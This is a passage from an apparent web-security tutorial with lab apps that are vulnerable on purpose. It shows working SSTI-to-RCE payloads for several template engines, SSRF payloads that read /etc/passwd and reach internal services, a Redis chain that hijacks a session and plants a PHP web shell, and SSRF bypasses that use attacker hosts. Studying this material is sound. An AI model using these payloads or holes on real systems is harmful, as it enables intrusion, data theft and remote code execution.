if ($username === 'admin' && $password === 'pass123') {
    echo "Welcome, admin!";
} else {
    $error = "{$$_POST['username']} is not a valid user.";
    header("Location: index.php?error=" . urlencode($error));
    exit();
}
```

Create a template file: templates/login.tpl

```
<html>
<head><title>Login</title></head>
<body>
<h2>Login</h2>
<form action="login.php" method="POST">
    <input type="text" name="username" placeholder="Username"><br>
    <input type="password" name="password" placeholder="Password"><br>
    <input type="submit" value="Login">
</form>

{if $error}
    <div style="color:red;">
        {$error nofilter}
    </div>
{/if}
</body>
</html>
```

Exploitation (SSTI to RCE): Access the page with the payload:

```
http://victim.com/index.php?error={system('ls')}
```

Exploiting Python with Tornado

Install Tornado:

```
$ mkdir SStemplateInjection; cd SStemplateInjection
$ mkdir SSTitornado; cd SSTitornado
$ pip install tornado
```

Vulnerable Code: app.py

```
import tornado.ioloop
import tornado.web
import tornado.template
import tornado.escape
import os

class MainHandler(tornado.web.RequestHandler):
    def get(self):
        error = self.get_argument("error", "")
        rendered_error = ""

        if error:
            try:
                ttmpl = tornado.template.Template(error)
                context = {
                    '__builtins__': __builtins__,
                    'os': os
                }
                rendered_error = ttmpl.generate(**context).decode()
            except Exception as e:
                rendered_error = f"Template error: {e}"

        self.render("login.html", error=rendered_error)

class LoginHandler(tornado.web.RequestHandler):
    def post(self):
        username = self.get_argument("username", "")
        password = self.get_argument("password", "")
        if username == "admin" and password == "pass123":
            self.write("Welcome, admin!")
        else:
            error = f"Invalid credentials for {username}."
            self.redirect(f"?error={tornado.escape.url_escape(error)}")

def make_app():
    return tornado.web.Application([
        (r"/", MainHandler),
        (r"/login", LoginHandler),
    ], template_path="templates", debug=True, autoescape=None)

if __name__ == "__main__":
    print("Running at http://localhost:8888")
    make_app().listen(8888)
    tornado.ioloop.IOLoop.current().start()
```

Create login page: templates/login.html

```
<html>
<head><title>Login</title></head>
<body>
    <h2>Login</h2>
    <form method="POST" action="/login">
        <input type="text" name="username" placeholder="Username"><br>
        <input type="password" name="password" placeholder="Password"><br>
        <input type="submit" value="Login">
    </form>

    {% if error %}
    <div style="color:red;">
```

```
        {{ error }}
    </div>
    {% end %}
</body>
</html>
```

Exploitation (SSTI to RCE): Access the page with the payload:

```
http://victim.com/index.php?error={{os.popen('id').read()}}
http://victim.com/index.php?error={{__builtins__.__import__('os').popen('id').read()}}
```

Exploiting Jinja2 in Python

Install requirements:

```
$ mkdir SStemplateInjection; cd SStemplateInjection
$ mkdir SSTIjinja; cd SSTIjinja
$ pip install flask
```

Vulnerable Code:

```
from jinja2 import Template
from http.server import BaseHTTPRequestHandler, HTTPServer
import urllib.parse
import os

HOST = 'localhost'
PORT = 8000

# Load login template once
with open("templates/login.html", "r") as f:
    login_template = f.read()

class SSTIHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        parsed_path = urllib.parse.urlparse(self.path)
        params = urllib.parse.parse_qs(parsed_path.query)
        error = params.get("error", [""])[0]

        # Serve the login page with rendered error (if any)
        if error:
            try:
                tpl = Template(error)
                rendered = tpl.render({
                    '__builtins__': __builtins__,
                    'os': os,
                })
            except Exception as e:
                rendered = f"Template error: {e}"
        else:
            rendered = ""

        html = login_template.replace("{{ error }}", rendered)
        self.send_response(200)
        self.send_header("Content-type", "text/html")
        self.end_headers()
        self.wfile.write(html.encode())
```

```

def do_POST(self):
    length = int(self.headers.get('Content-Length', 0))
    body = self.rfile.read(length).decode()
    data = urllib.parse.parse_qs(body)
    username = data.get("username", [""])[0]
    password = data.get("password", [""])[0]

    # Fake login check
    if username == "admin" and password == "pass123":
        response = "Welcome, admin!"
    else:
        # Return user input in a vulnerable Jinja2 render
        response = f"{username} is not a valid user."

    # Redirect with payload in query param
    self.send_response(302)
    self.send_header("Location", f"?error={urllib.parse.quote(response)}")
    self.end_headers()

if __name__ == "__main__":
    print(f"Server running at http://{HOST}:{PORT}")
    HTTPServer((HOST, PORT), SSTIHandler).serve_forever()

```

Create login page: templates/login.html

```

<html>
<head><title>Login</title></head>
<body>
<h2>Login</h2>
<form method="POST" action="/login">
    <input type="text" name="username" placeholder="Username"><br>
    <input type="password" name="password" placeholder="Password"><br>
    <input type="submit" value="Login">
</form>

<div style="color:red;">
    {{ error }}
</div>
</body>
</html>

```

Exploitation (SSTI to RCE)

```

http://victim.com/index.php?error={{os.popen('id').read()}}
http://victim.com/index.php?error={{__builtins__.__import__('os').popen('id').read()}}

```

Exploiting Pug in NodeJS

Install Dependencies:

```

$ mkdir SStemplateInjection; cd SStemplateInjection
$ mkdir SSTIpug; cd SSTIpug
$ npm init -y
$ npm install express pug

```

Create a vulnerable Code: index.js

```
const express = require('express');
const fs = require('fs'); // passed into the template context (for exploitation)
const app = express();
const port = 3000;

app.set('view engine', 'pug');
app.set('views', './views');
app.use(express.urlencoded({ extended: true }));

// GET / - Render the login page and compile the error template from the query parameter.
app.get('/', (req, res) => {
  // The error parameter is assumed to be a Pug template.
  let errorTemplate = req.query.error || '';
  let errorRendered = '';

  try {
    // VULNERABLE: Compile and evaluate user-controlled template.
    const compiled = require('pug').compile(errorTemplate);
    errorRendered = compiled({
      process: process,
      require: require,
      fs: fs
    });
  } catch (err) {
    errorRendered = 'Template error: ' + err.message;
  }

  res.render('login', { error: errorRendered });
});

// POST /login - Process the login and build a vulnerable error payload on failure.
app.post('/login', (req, res) => {
  const { username, password } = req.body;

  if (username === 'admin' && password === 'pass123') {
    res.send('Welcome, admin!');
  } else {
    // If username is empty, fallback to "unknown user"
    const safeUsername = (username && username.trim() !== '') ? username : 'unknown u\
ser';

    // If safeUsername is not already a quoted string, wrap it in single quotes.
    let usernameExpression = safeUsername;
    if (!/^(['"]).*\1$/i.test(safeUsername)) {
      usernameExpression = `${safeUsername.replace(/'/g, "\\'")}`;
    }

    // Create a valid Pug template expression by prepending "=".
    // For example: "= 'ff' + \" is not a valid user.\""
    const errorPayload = `=${usernameExpression} + " is not a valid user."`;

    // Redirect by encoding the error payload in the URL.
    res.redirect('/?error=' + encodeURIComponent(errorPayload));
  }
});

app.listen(port, () => {
  console.log(`Vulnerable SSTI Pug app running at http://localhost:${port}`);
});
```

Create a login page: views/login.pug

```
html
head
  title Login
body
  h2 Login
  form(method='POST', action='/login')
    input(type='text', name='username', placeholder='Username')
    br
    input(type='password', name='password', placeholder='Password')
    br
    input(type='submit', value='Login')
    if error
      //- Render the error message without escaping (vulnerable!)
      div(style='color: red;')
        != error
```

Exploitation (SSTI to RCE):

```
# payload
=global.process.mainModule.require('child_process').execSync(Buffer('id').toString())

# URL-Encoded:
%3dglobal.process.mainModule.require('child_process').execSync(Buffer('id').toString())

# request:
$ curl http://victim.com:3000/?error={payload}
```

Mitigation Techniques

Avoid Using User Input in Templates: The best way to prevent SSTI vulnerabilities is to avoid using user-supplied data directly in template expressions. If you can achieve the desired functionality without using user input, do so.

Context-Aware Output Encoding: Use context-aware output encoding to properly escape user input before it is inserted into the template. This will prevent attackers from injecting malicious code.

Disable Template Execution: If the template engine supports it, disable template execution for user-supplied data. This will prevent attackers from executing arbitrary code, even if they are able to inject data into the template.

Use a Sandboxed Template Engine: If you must use a template engine, choose one that provides a sandboxed environment. This will limit the privileges of the template engine and prevent attackers from accessing sensitive resources.

Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) is a vulnerability that occurs when an attacker can manipulate a server to make unintended requests to internal or external resources. Often, these attacks target internal services, like databases or APIs, that are otherwise protected from direct external access. SSRF can lead to unauthorized access, information leakage, or even the execution of malicious requests, potentially compromising the entire system. This vulnerability typically arises from the failure to properly validate or sanitize user-supplied URLs. As applications become more interconnected, how can developers ensure that server-side requests are securely handled to prevent abuse by malicious actors?

Understanding Server-Side Request Forgery (SSRF)

Server-Side Request Forgery (SSRF) is a web security vulnerability that enables an attacker to manipulate a server into making unauthorized requests to internal or external resources. In essence, the attacker exploits the server's ability to send HTTP requests, tricking it into acting as a proxy on their behalf.

This vulnerability can be leveraged to:

- **Access Internal Resources:** Reach internal services, databases, or endpoints that are not publicly accessible.
- **Bypass Access Controls:** Evade security mechanisms designed to restrict access to internal systems.
- **Read Local Files:** Gain access to sensitive files stored on the server's filesystem.
- **Conduct Port Scanning:** Identify open ports and services within internal networks.
- **Perform Denial of Service (DoS):** Flood internal or external systems with requests, potentially causing disruptions.
- **Achieve Remote Code Execution (RCE):** In certain scenarios, SSRF can be combined with other vulnerabilities to execute arbitrary code on the server.

Simple Code Example:

Install requirements

```
$ sudo apt update; sudo apt install php
$ mkdir SSRF; cd SSRF
```

Create a vulnerable code: SSRFsimplest.php

```
<?php
if (isset($_GET['img'])) {
    $img = $_GET['img'];
```

```
$fp = fopen($img, 'rb');
fpassthru($fp);
fclose($fp);
exit;
}
?>
<!DOCTYPE html>
<html>
<body>
    
</body>
</html>
```

Exploitation: In this example, the application retrieves the image URL from the `img` GET parameter and displays the image. However, the code doesn't validate the URL, allowing an attacker to specify arbitrary URLs. With this code, an attacker could potentially make the server reach external and/or local endpoints like:

```
http://victim.com/?img=http://localhost:1234
```

SSRF Exploitation Flow

The attack flow for SSRF typically involves the following steps:

1. **Identify a Vulnerable Endpoint:** Find a web application endpoint that accepts a URL as input and makes an HTTP request based on that URL.
2. **Craft a Malicious URL:** Create a URL that targets an internal resource or external service that the attacker wants to access.
3. **Inject the Malicious URL:** Inject the malicious URL into the vulnerable endpoint.
4. **Observe the Results:** Monitor the application's response to determine if the SSRF attack was successful. This may involve analyzing the response body, response headers, or network traffic.

Simulating an SSRF Attack

To illustrate SSRF, let's create a simple lab environment with three components:

publicAccess: A publicly accessible web application that is vulnerable to SSRF.

serviceA: An internal service that is accessible from the `publicAccess` web application.

localAccess: An internal service that is only accessible from localhost (127.0.0.1).

Install requirements

```
$ sudo apt update; sudo apt install php
$ mkdir -p SSRF/simulate; cd SSRF/simulate
$ mkdir publicAccess localAccess serviceA
```

Create vulnerable code into publicAccess: publicAccess/index.php - run server: \$ php -S 0:80

```
<!DOCTYPE html>
<html>
<body>
    <?php
        if (isset($_POST['btn_check'])) {
            $server = $_POST['server'];

            $curlR = curl_init();
            curl_setopt($curlR, CURLOPT_URL, $server);
            curl_setopt($curlR, CURLOPT_HEADER, false);
            $result = curl_exec($curlR);

            curl_close($curlR);
        }
    ?>

    <form action="" method="post">
        Server:
        <select name="server">
            <option value="http://website.com:1111">Service A</option>
        </select>

        <input type="submit" value="Check Status" name="btn_check">
    </form>
</body>
</html>
```

Create a service (accessible): serviceA/index.php - run server: \$ php -S 0:1111

```
<!DOCTYPE html>
<html>
<body>
    <p>Service A is running on website.com:1111</p>
</body>
</html>
```

Create a website that only accessible from localhost: localAccess/index.php - run server: \$php -S 0:2222

```
<!DOCTYPE html>
<html>
<body>
    <?php
        if ($_SERVER['REMOTE_ADDR'] == "127.0.0.1") {
            print "Welcome to Private Access <hr>";
        } else {
            print "Access Denied - Only localhost users <hr>";
        }
        print "Your address: " . $_SERVER['REMOTE_ADDR'];
    ?>
</body>
</html>
```

Add following line into hosts file:

```
$ sudo nano /etc/hosts

192.168.56.130  website.com private.website.com
```

Exploiting the SSRF Vulnerability:

Access the Public Area: A user can access publicAccess via `http://website.com`.

Access Service A: When the user clicks on “Check Status”, the server parameter is sent with the value `http://website.com:1111`. This displays the message from Service A.

Access Local Access: An attacker can modify the server parameter to `http://127.0.0.1:2222` to access the localAccess service. This allows the attacker to bypass the IP restriction, which should only be accessible from localhost.

Detecting SSRF Vulnerabilities

The detection of SSRF vulnerabilities can be categorized into two modes: **Full-Blown SSRF**: The attacker can directly observe the server’s response to the crafted request. Detection is based on analyzing the response content, headers, or status code.

Blind SSRF: The attacker cannot directly observe the server’s response. Detection is based on indirect measures, such as:

- **Time-Based Analysis:** Injecting URLs that cause a delay (e.g., using sleep or ping) and measuring the application’s response time.
- **Out-of-Band (OOB) Techniques:** Injecting URLs that trigger a request to an external server controlled by the attacker (e.g., using Burp Suite Collaborator).

Blind SSRF Lab Setup

Install requirements

```
$ sudo apt install nodejs npm php
$ mkdir -p SSRF/SSRFblind; cd SSRF/SSRFblind
$ npm init -y; npm i express axios
```

Create a vulnerable code: `index.js`

```
const express = require('express');
const axios = require('axios');
const app = express();
const port = 3000;

app.use(express.urlencoded({ extended: true }));
app.use(express.json());

// Simulated profile endpoint
```

```
app.post('/fetch-profile', async (req, res) => {
  const { url } = req.body;

  try {
    // Blind SSRF: No response data shown to the user
    await axios.get(url, { timeout: 10000 });
    res.send('Profile fetched.');
```

```
  } catch (err) {
    // Time-based detection or OOB analysis possible here
    res.send('Profile fetched.');
```

```
  }
});

app.listen(port, () => {
  console.log(`Blind SSRF Lab running at http://localhost:${port}`);
});
```

Run the server

```
$ node index.js
```

Time-Based Detection Test:

1. Create following PHP code and placed into attacker's server: delay.php

```
<?php
// Run Server: $ php -S 0:8000
// http://attacker.com:8000/delay.php?ms=5000

$delay = isset($_GET['ms']) ? (int)$_GET['ms'] : 1000;
usleep($delay * 1000);

header('Content-Type: text/plain');
echo "Responded after {$delay}ms\n";
?>
```

2. Test payload:

```
$ time curl http://victim.com:3000/fetch-profile -d
"url=http://attacker.com:1111/delay.php?ms=5000"

# output
Profile fetched.

real    5.10s
user    0.01s
sys     0.00s
cpu     0%
```

Out-of-Band (OOB) SSRF Test:

1. Launch a webserver on attacker's server

```
$ php -S 0:8000
```

2. Send a request to victim and see the webserver log

```
$ curl http://victim.com:3000/fetch-profile -d 'url=http://attacker.com:1111'
```

SSRF Attack via URL Schemes

SSRF vulnerabilities can be exploited using various URL schemes, expanding the attack surface.

Scheme	Description	Exploitation Potential
http://	Used to fetch content from the web.	Port scanning, information disclosure, exploitation of other vulnerabilities.
https://	Secure version of http://.	Same as http://.
file://	Allows an attacker to fetch the content of a file on the server.	Local file inclusion, sensitive data disclosure.
dict://	Used to refer to word lists available using the DICT protocol.	TCP connection attempts.
gopher://	Designed for distributing, searching, and retrieving documents.	TCP connection attempts.
sftp://	Used for secure file transfer over secure shell.	File transfer and potential for command execution (if credentials are known or can be obtained).
ldap://	Lightweight Directory Access Protocol.	Accessing directory information, potential for LDAP injection.
tftp://	Trivial File Transfer Protocol, works over UDP.	File transfer (less common due to the use of UDP and lack of authentication).
data://	Used to include small, inline data items	Can lead to arbitrary javascript execution.

Exploiting SSRF via HTTP/HTTPS Schemes

IP Scanning

```
# Original Request
http://victim.com/?server=http://example.com

# Malicious Request
# Another network adapter
http://victim.com/?server=http://172.17.0.1

# Malicious Request
# Localhost websites
http://victim.com/?server=http://127.0.0.1
```

Port Scanning

Original Request

http://victim.com/?server=http://example.com

Malicious Request

http://victim.com/?server=http://127.0.0.1:6379

common ports:

Service Name	port	Service Name	port
SMTP	25	FastCGI	9000
MySQL	3306	Zabbix	10050
PostgreSQL	5432	Memcached	11211
Redis	6379	MongoDB	27017

Bypassing Local Access Restrictions

Original Request

http://victim.com/?server=http://example.com

Malicious Request

Access localhost-only endpoints

http://victim.com/?server=http://127.0.0.1:3210

Origin IP Discovery

Original Request

http://victim.com/?server=http://example.com

Malicious Request

http://victim.com/?server=http://[BurpSuite-Collaborator-Address]

Exploiting SSRF with file:// for Local File Access

Original Request

http://victim.com/?server=http://example.com

Malicious Request

http://victim.com/?server=file:///etc/passwd

Note: When using the `file://` scheme to read a local file, make sure to provide the full absolute path to the file.

TCP Connection Exploitation in SSRF with dict:// and gopher://

Original Request

http://victim.com/?server=http://example.com


```
# Malicious Request
# Check if a connection is made
http://victim.com/?server=dict://attacker_server:2121

# Malicious Request (Port Scanning)
http://victim.com/?server=dict://127.0.0.1:3306 (MySQL)
http://victim.com/?server=gopher://127.0.0.1:6379 (Redis)
```

Exploiting Redis for RCE and Session Hijacking

This can potentially lead to RCE in certain scenarios (requires knowledge of Redis configuration and write access):

Install requirements

```
$ sudo apt update; sudo apt install redis php-redis php
$ mkdir -p SSRF/SSRFredis; cd SSRF/SSRFredis
$ wget http://download.redis.io/releases/redis-4.0.14.tar.gz
$ tar xzf redis-4.0.14.tar.gz; cd redis-4.0.14
$ make; sudo make install; sudo redis-server
```

Create a index file: index.php

```
<h2>Login</h2>
<form method="POST" action="login.php">
<input name="username" placeholder="Username" required><br>
<input type="password" name="password" placeholder="Password" required><br>
<button type="submit">Login</button>
</form>
```

Create a login functionality: login.php

```
<?php
session_start();
$redis = new Redis();
$redis->connect('127.0.0.1');

// Dummy hardcoded users
$users = [
    'admin' => 'adminpass',
    'user1' => 'user1pass'
];

$username = $_POST['username'];
$password = $_POST['password'];

if (!isset($users[$username]) || $users[$username] !== $password) {
    die("Invalid login");
}

session_regenerate_id();
$_SESSION['user'] = $username;

// Save session to Redis manually (optional)
$session_id = session_id();
```

```

$session_data = serialize($_SESSION);
$redis->set("PHPREDIS_SESSION:$session_id", $session_data);

echo "Logged in as $username<br>";
echo "<a href='admin.php'>Go to Admin</a><br>";
echo "<a href='ssrf.php'>Go to SSRF</a><br>";
echo "<a href='logout.php'>Logout</a>";
?>

```

Create a admin page: admin.php

```

<?php
session_start();
if ($_SESSION['user'] !== 'admin') {
die("Access denied.");
}
echo "Welcome, Admin!";
?>

```

Create a vulnerable page: ssrf.php

```

<?php
$redis = new Redis();
try {
    $redis->connect('127.0.0.1', 6379);
} catch (RedisException $e) {
    die("<pre>Could not connect to Redis: " . htmlspecialchars($e->getMessage()) . "</pre>");
}

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $url = $_POST['url'] ?? '';

    if (stripos($url, 'dict://') === 0) {
        // Cleaned path from dict://host:port/
        preg_match('#^dict://[^\s/]+/(.+)$#i', $url, $matches);
        $path = $matches[1] ?? '';
        $path = urldecode($path);

        // Split by colon
        $parts = array_filter(explode(':', $path), 'strlen');

        // Optional: Trim quotes from last part
        if (!empty($parts)) {
            $lastKey = array_key_last($parts);
            $parts[$lastKey] = trim($parts[$lastKey], '"');
        }

        try {
            $response = call_user_func_array([$redis, 'rawCommand'], $parts);
            echo "<pre>Redis Response: " . "\n" . htmlspecialchars(print_r($response, true));
        } catch (RedisException $e) {
            echo "<pre>Redis Error: " . htmlspecialchars($e->getMessage()) . "</pre>";
        }
    } else {
        // Fallback to HTTP(S) URL
        $resp = @file_get_contents($url);
        echo $resp === false
            ? "<pre>Failed to fetch content from URL.</pre>"
    }
}

```

```
        : "<pre>" . htmlspecialchars($resp) . "</pre>";
    }
}
?>

<form method="POST">
<input name="url" style="width:400px" placeholder='e.g. \
dict://127.0.0.1:6379/config:set:dir:"/var/www/html"'>
<button type="submit">Fetch/Execute</button>
</form>
```

Exploitation - Bypass Admin

For demo, login as admin with admin/adminpass, this makes create a session on the Redis server

Open another browser and login via normal user with user1/user1pass and then navigate to admin page. so you see the message 'Access Denied'.

Navigate to ssrf page: <http://victim.com/ssrf.php>:

```
$ curl http://victim.com/ssrf.php -d "url=dict://localhost:6379"

# output
Redis Response:
```

For display all keys stored into Redis server:

```
$ curl http://victim.com/ssrf.php -d "url=dict://localhost:6379/keys:*"

# output
Redis Response:
Array
(
    [0] => PHPREDIS_SESSION:bae704a4a87cb5fee9f3689759140f67
    [1] => PHPREDIS_SESSION:e431be4f80bc37b8e8519b2a4c22eba2
)
```

The first cookie is for admin, so we can use it and request to /admin.php page:

```
$ curl http://victim.com/admin.php -H "cookie: PHPSESSID=bae704a4a87cb5fee9f3689759140f67"

# output
Welcome, Admin!
```

Exploitation - RCE

Determine where is location Redis database:

```
$ curl http://victim.com/ssrf.php -d "url=dict://localhost:6379/config:get:dir"

# output
<pre>Redis Response:
```

```
Array
(
    [0] => dir
    [1] => /var/lib/redis
)
```

Change it to your server location - Absolute path

```
$ curl http://victim.com/ssrf.php -d 'url=dict://localhost:6379/config:set:dir:"/var/www/\
html"'
```

```
# output
Redis Response:1
```

```
$ curl http://victim.com/ssrf.php -d "url=dict://localhost:6379/config:get:dir"
```

```
# output
Redis Response:
Array
(
    [0] => dir
    [1] => /var/www/html
)
```

Create a db:

```
$ curl http://victim.com/ssrf.php -d 'url=dict://localhost:6379/config:set:dbfilename:"q.\
php"'
```

```
# output
Redis Response:1
```

```
$ curl http://victim.com/ssrf.php -d "url=dict://localhost:6379/config:get:dbfilename"
```

```
Redis Response:
Array
(
    [0] => dbfilename
    [1] => q.php
)
```

Save the changes

```
$ curl http://victim.com/ssrf.php -d "url=dict://localhost:6379/save"
```

```
# output
Redis Response:1
```

Add a key with a php shell value:

```
# payload: <?php print system($_GET[0]);die();?>
```

```
$ curl http://victim.com/ssrf.php -d 'url=dict://localhost:6379/set:x:\
"<?php print system($_GET[0]);die();?>"'
```

```
# output
Redis Response:1
```

Remember to save the changes:

```
$ curl http://victim.com/ssrf.php -d 'url=dict://localhost:6379/save'
```

Now, you have shell via `http://victim.com/q.php?0=<command>`

```
$ curl --output - http://victim.com/q.php?0=whoami
[...]%www-data
www-data
```

SSRF Bypass Techniques

Many web applications implement security measures to prevent SSRF attacks. However, these measures can often be bypassed using various techniques.

Incomplete or Incorrectly Implemented Checks: The effectiveness of these measures depends on the implementation, and they can often be bypassed with clever manipulation of the input.

Alternative IP Representations:

```
# points to 127.0.0.1
local.example.com
anything.localhost
localtest.me
localh.st
spoofed.redacted.oastify.com
anything.127.0.0.1.nip.io    # you can use another IP instead of 127.0.0.1 !!
anything.127-0-0-1.nip.io
magic-7f000001.nip.io
```

Hostname Extraction Bypass: The function used to validate the URL does not work correctly, and may lead to the incorrect determination as to whether it is a local host

```
# Normal user
Input    → https://company.com
Regex    → ^https?:\V\V(www\.)?(?P<host>[a-z0-9.\-_]*)\V.*)?
Host     → company.com
Check    → company.com in ["company.com", "auth.company.com", "blog.company.com"]
cURL     → curl https://company.com → 200
```

```
# Attacker
Input    → https://company.com@127.0.0.1
Regex    → ^https?:\V\V(www\.)?(?P<host>[a-z0-9.\-_]*)\V.*)?
Host     → company.com
Check    → company.com in ["company.com", "auth.company.com", "blog.company.com"]
cURL     → curl https://company.com@127.0.0.1 → https://127.0.0.1 → 200
```

Check IP Blacklist: Function checks if URL starts with http(s) protocol and the IP is not blacklisted → vulnerable if servers follows redirect

Normal user

Input → https://google.com
Regex → ^https?
IP → not in black list
cURL → curl https://google.com → OK

Attacker

Input → https://attacker.com/redirect.php # <?php Header("Location: http://127.0.0.1\n"); ?>
Regex → ^https?
IP → not in black list
cURL → curl https://attacker.com/redirect.php → 301 → http://127.0.0.1 → OK

Open Redirect: Exploit an open redirect vulnerability on a trusted domain to redirect the server's request to an internal resource.

#Redirects to https://attacker.com

Input → https://company.com/next?uri=https://attacker.com
Regex → Secure domain checker
cURL → curl https://company.com/next?uri=https://attacker.com → 301 → https://attacker.com

Inconsistency between checker function and library which sends HTTP request:
Function used may parse the url differently than library that sends the http request.

Input → https://user@evil.com@company.com/
PHP → parse_url(url) → host: company.com *#it's in whitelist*
cURL → curl https://user@evil.com@company.com/ → https://evil.com/

Mitigation Techniques

Preventing SSRF vulnerabilities requires a defense-in-depth approach. Implement the following security measures:

Avoid User-Controlled URLs: The best defense is to avoid using user-supplied data directly in URL requests whenever possible.

Input Validation and Sanitization:

- **Whitelist Allowed Domains:** Maintain a whitelist of allowed domains or hostnames and reject any URLs that do not match the whitelist.
- **Sanitize User Input:** Remove or encode any potentially dangerous characters from user input.

Disable Unnecessary URL Schemes: Disable any URL schemes that are not required by the application.

Network Segmentation: Segment your internal network to restrict access to sensitive resources.

Authentication and Authorization: Implement strong authentication and authorization mechanisms to protect internal resources.

URL Validation: Check that the url conforms to a specific schema, for example, http or https. Do not allow a user to change the protocol.

- **Host Name Check:** Extract the host name from the URL and verify that the host name doesn't resolve to an internal IP.
- **Protocol check:** Verify that the URL scheme (e.g., http, https) is allowed. Block protocols like file://, gopher://, and data://.
- **Redirect Following:** Disable or limit the number of redirects that the application will follow.

XML External Entity (XXE)

XML External Entity (XXE) attacks exploit the way some applications process XML input, allowing attackers to interfere with the parsing of XML documents. By injecting malicious external entities, an attacker can read sensitive files, perform server-side request forgery (SSRF), or even execute denial-of-service attacks. XXE vulnerabilities typically arise when XML parsers are configured with insecure defaults that allow external entity resolution. In systems where XML remains a foundational data format—especially in legacy or enterprise applications—the risks of XXE are often underestimated. As structured data continues to power system integrations, how can developers securely handle XML without exposing internal systems to external threats?

Comparing XML and JSON for Data

Before diving into XXE, let's revisit the fundamental concepts of data transmission, particularly XML and JSON, which play significant roles in modern web applications and APIs. Data can be transferred between the browser and the server using various content types. Two common content types are:

JSON (JavaScript Object Notation):

- A lightweight, human-readable data format that is easy to parse and generate.
- Easily parsed into a ready-to-use JavaScript object, making it ideal for web applications that rely heavily on JavaScript.
- Supported by most backend technologies and modern programming languages.

XML (Extensible Markup Language):

- A markup language that uses tags to define elements and attributes.
- Has a more complex data structure than JSON, requiring a more sophisticated parser.
- Uses a tree-structured hierarchy to organize data.

Example (PHP - Handling JSON Data):

Install requirements:

```
$ sudo apt update && sudo apt install -y php
$ mkdir XMLexternalEntity; cd XMLexternalEntity
$ touch XXEjsonParser.php
```

Create a vulnerable code: `XXEjsonParser.php`

```
<?php
// Takes raw data from the request
```



```
$json = file_get_contents('php://input');  
  
// Converts it into a PHP object  
$data = json_decode($json);  
  
print_r($data);  
?>
```

Request (JSON):

```
$ curl http://victim.com/XXEjsonParser.php -H "Content-Type: application/json" \  
-d '{"name":"Alex", "admin": true, "obj":{}}'
```

Output:

```
stdClass Object  
(  
    [name] => Alex  
    [admin] => 1  
    [obj] => stdClass Object  
        (  
        )  
)
```

Example (PHP - Handling XML Data):

Install requirements:

```
$ sudo apt update && sudo apt install -y php php-simplexml  
$ mkdir XMLexternalEntity; cd XMLexternalEntity  
$ touch XXExmlParser.php
```

Create a vulnerable code: XXExmlParser.php

```
<?php  
// Takes raw data from the request  
$myXMLData = file_get_contents('php://input');  
  
// Converts it into a PHP object  
$data = simplexml_load_string($myXMLData) or die("Error: Cannot create object");  
  
$login_string = 'hi ' . $data->username . ' with password of ' . $data->password;  
print "$login_string" . "\n";  
?>
```

Request (XML):

```
$ curl http://victim.com/XXExmlParser.php -H "Content-Type: application/xml" \  
-d '<root><username>admin</username><password>1234</password></root>'
```

Output:

```
hi admin with password of 1234
```

DTDs in XML Documents

A Document Type Definition (DTD) defines the structure, legal elements, and attributes of an XML document. It provides a way to validate that an XML document conforms to a specific format. DTDs are defined before the XML document's root element.

Example (XML with DTD):

Install requirements:

```
$ sudo apt update && sudo apt install -y php php-simplexml
$ mkdir XMLexternalEntity; cd XMLexternalEntity
$ touch XXExmlParserGeneric.php
```

Create a vulnerable code: XXExmlParserGeneric.php

```
<?php
libxml_disable_entity_loader(false);
libxml_use_internal_errors(true);

$xml = simplexml_load_string(file_get_contents('php://input'), \
"SimpleXMLElement", LIBXML_NOENT | LIBXML_DTDLOAD);

if (!$xml) { die("Invalid XML\n"); }

function walk($x, $i=0) {
    foreach ($x->children() as $c) {
        echo str_repeat("  ", $i) . $c->getName() . ": " . trim((string)$c) . "\n";
        walk($c, $i+1);
    }
}

walk($xml);
?>
```

Save following XML data into a file: data.xml (In this example, the DTD specifies that the note element must contain to, from, heading, and body elements.)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE note [
<!ELEMENT note (to,from,heading,body)>
<!ELEMENT to (#PCDATA)>
<!ELEMENT from (#PCDATA)>
<!ELEMENT heading (#PCDATA)>
<!ELEMENT body (#PCDATA)>
]>
<note>
<to>Tove</to>
<from>Jani</from>
<heading>Reminder</heading>
<body>Don't forget me this weekend!</body>
</note>
```

Request using curl

```
$ curl http://victim.com/XXExmlParserGeneric.php -H "Content-Type: application/xml" -d @data.xml
```

```
# output
to: Tove
from: Jani
heading: Reminder
body: Don't forget me this weekend!
```

Exploring XML Entities

XML entities are used to represent reusable pieces of content within an XML document. They are declared in the DTD and can be referenced throughout the XML document.

- **Internal Entities:** Defined within the DTD of the XML document.
- **External Entities:** Defined in separate files and referenced using a system identifier (URL).
- **Parameter Entities:** Used exclusively within DTDs to define reusable pieces of DTD code.

Internal Entities in XML

Internal entities are declared within the DTD and can be referenced within the XML document's content.

Example (XML with Internal Entities):

Save following payload into a file: data.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
    <!ENTITY E1 "Alex">
    <!ENTITY E2 'Morgan'>
]>
<root>
    <firstname>&E1;</firstname>
    <lastname>&E2;</lastname>
</root>
```

When this XML is processed, the &E1; and &E2; references will be replaced with the corresponding entity values ("Alex" and "Morgan").

Request:

```
$ curl http://victim.com/XXExmlParserGeneric.php -H "Content-Type: application/xml" -d @data.xml
```

```
# output
```

firstname: Alex
lastname: Morgan

External Entities in XML

External entities are declared using the `SYSTEM` keyword and a URL that points to an external resource. This resource can be a local file or a remote URL.

Example (XML with External Entities):

Save following payload into a file: `data.xml`

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
  <!ENTITY E1 SYSTEM "user.xml">
  <!ENTITY E2 SYSTEM "description_xml_tag.xml">
  <!ENTITY E3 SYSTEM "http://attacker.com:8080/firstname.dtd">
  <!ENTITY E4 SYSTEM "http://attacker.com:8080/lastname_xml_tag.xml">
]>
<root>
  <username>&E1;</username>
  &E2;
  <firstname>&E3;</firstname>
  &E4;
</root>
```

Content of External Files:

user.xml: alex0mor1

description_xml_tag.xml:

firstname.dtd: Alex

lastname_xml_tag.xml:

When this XML is processed, the entity references will be replaced with the content from the corresponding external files.

Request:

```
$ curl http://victim.com/XXExmlParserGeneric.php -H "Content-Type: application/xml" -d @data.xml
```

```
# output
username: alex0mor1
description: Pentester and Hunter
firstname: Alex
lastname: Morgan
```

Parameter Entities in XML

Parameter entities are used exclusively within DTDs. They cannot be used directly within the XML body. Parameter entities are declared using a % instead of &.

Internal Parameter Entity Definition:

Save following payload into a file: data.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
    <!ENTITY % P1 "<!ENTITY firstname 'Alex'">">
